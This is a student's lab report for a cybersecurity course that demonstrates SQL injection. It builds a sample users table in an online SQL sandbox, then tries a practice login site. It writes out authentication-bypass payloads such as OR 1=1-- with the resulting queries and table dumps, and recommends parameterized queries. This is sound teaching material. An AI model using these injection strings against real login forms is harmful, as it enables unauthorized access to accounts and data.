
Cyber Security

Lab-9

Mruganshi Gohel

B20CS014

Part-1 How SQL Injection Works



Visit http://sqlfiddle.com/ and perform the following:

Step1) Enter this code in left pane

```
CREATE TABLE `users` (
  `id` INT NOT NULL AUTO_INCREMENT,
  `email` VARCHAR(45) NULL,
  `password` VARCHAR(45) NULL,
  PRIMARY KEY (`id`));
insert into users (email,password) values ('iit@j.com',md5('abc'));
```

Step 2) Click Build Schema

Step 3) Enter this code in right pane

```
select * from users;
```


Step 4) Click Run SQL. You will see the following result

id	email	password
1	iit@j.com	900150983cd24fb0d6963f7d28e17f72

after following all the above steps I inserted some values in the email and password columns to make a database and after adding query below

```
SELECT * FROM users WHERE email = ‘cybersecurity@iitj.ac.in’ AND password =
md5(‘CSL6010’);
```

I got results like



id	email	password
2	cybersecurity@iitj.ac.in	2f26066e31c20e60de1d08ddfbe50db2

Question: How can the attacker exploit the above SQL query using SQL Injection?

The attacker can exploit the above SQL query by using SQL Injection to bypass authentication and gain access to sensitive data. They can do this by manipulating the input values in the email and password columns to inject malicious SQL code into the query. This can allow them to retrieve data they should not have access to, modify the database, or even delete it entirely.

1. commenting password part and adding a condition with email which is always true

For example, we have the query


```
SELECT * FROM users WHERE email = ‘cybersecurity@iitj.ac.in’ AND password =
md5(‘CSL6010’);
```

this code can be exploited by commenting password part and add condition with email which will always be true. i.e **email=’xxx.xxx@xxx’ OR 1=1—;**

which will produce final query like,

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1=1--;
```

this query’s result is shown below



```
CREATE TABLE `users` (
`id` INT NOT NULL AUTO_INCREMENT,
`email` VARCHAR(45) NULL,
`password` VARCHAR(45) NULL,
PRIMARY KEY (`id`));
insert into users (email,password) values ('iit@j.com',md5('abc'));
insert into users (email,password) values ('cybersecurity@iitj.ac.in',md5('CSL6010'));
insert into users (email,password) values ('xyz.1@iitj.ac.in',md5('CSL60102'));
insert into users (email,password) values ('xyz.2@iitj.ac.in',md5('CSL60103'));
```

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1=1--;
```

id	email	password
1	iit@j.com	900150983cd24fb0d6963f7d28e17f72
2	cybersecurity@iitj.ac.in	2f26066e31c20e60de1d08ddfbe50db2
3	xyz.1@iitj.ac.in	c8cbe27196e30e5584757c4b34cc7835
4	xyz.2@iitj.ac.in	c59e53de102d8f896978f599515cbb8d

2. a query will any random email and password and append a condition with it which is always true

above given SQL code can be exploited by adding a condition with email which will always be true. i.e **email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1=1--;**

This query will produce a result even if the email and password combination is incorrect, because the OR 1=1 will always be true. This means that an attacker can gain access to sensitive data without having to provide valid login credentials. They can also use this technique to modify or delete data in the database, potentially causing serious harm to the organization. It is important to ensure that SQL queries are properly sanitized and validated to prevent SQL Injection attacks.

which will produce final query like,

```
SELECT * FROM users WHERE email = 'xxx.xxx@xxx' AND password = md5('xxx') OR 1=1--;
```

above query can be simplified like,


```
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
```

which on further simplifying result in

```
SELECT * FROM users WHERE TRUE
```

This query will always return true, as the OR 1=1 statement is always true. This can allow an attacker to gain access to sensitive data, modify the database, or even delete it entirely without providing valid login credentials. It is important to ensure that SQL queries are properly sanitized and validated to prevent SQL Injection attacks.

this query's result is shown belowAlways use prepared statements with parameterized queries to prevent SQL Injection attacks.



```
CREATE TABLE `users` (
`id` INT NOT NULL AUTO_INCREMENT,
`email` VARCHAR(45) NULL,
`password` VARCHAR(45) NULL,
PRIMARY KEY (`id`));
insert into users (email,password) values ('iit@j.com',md5('abc'));
insert into users (email,password) values ('cybersecurity@iitj.ac.in',md5('CSL6010'));
insert into users (email,password) values ('xyz.1@iitj.ac.in',md5('CSL60102'));
insert into users (email,password) values ('xyz.2@iitj.ac.in',md5('CSL60103'));
```

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password =
md5('xxx') OR 1=1--;
```

id	email	password
1	iit@j.com	900150983cd24fb0d6963f7d28e17f72
2	cybersecurity@iitj.ac.in	2f26066e31c20e60de1d08ddfbe50db2
3	xyz.1@iitj.ac.in	c8cbe27196e30e5584757c4b34cc7835
4	xyz.2@iitj.ac.in	c59e53de102d8f896978f599515cbb8d

and hence a good security policy when writing SQL statements can help reduce SQL injection attacks.

Part-2 SQL Inject a Web Application

Question:

Visit the following url: http://www.techpanda.org/index.php and try to login with some random
guessed Id and password.
Let's suppose an attacker provides the following example input:
Step 1: Enter xxx@xxx.xxx as the email address
Password 1: xxx') OR 1 = 1 —]
Password 2: 1234

Password 3: xxxx
Q2. What will be the generated SQL statement for your above guessed/example password login.

1. **xxx') OR 1 = 1 —]**

   the generated SQL statement would likely be something like:

   ```
   SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --'
   ```

   this SQL statement is SQL injection attack code. The injection code "'xxx') OR 1 = 1 --'" is concatenated with the rest of the SQL statement, resulting in a query that selects all users where the email address matches "**xxx@xxx.xxx**" and the password is either "xxx" or the condition "1 = 1" is true, which it always is. The "--" at the end comments out the rest of the query, preventing any errors from occurring.

2. 1234

   The SQL statement would be:

   ```
   SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('1234')
   ```

   This statement selects all users where the email address matches "**xxx@xxx.xxx**" and the hashed password matches the stored MD5 hash value of "1234", which is the MD5 hash of the string "1234".

3. xxxx

   The SQL statement would be:

   ```
   SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxxx')
   ```

   This statement selects all users where the email address matches "**xxx@xxx.xxx**" and the hashed password matches the stored MD5 hash value of "xxxx", which is the MD5 hash of the string "xxxx".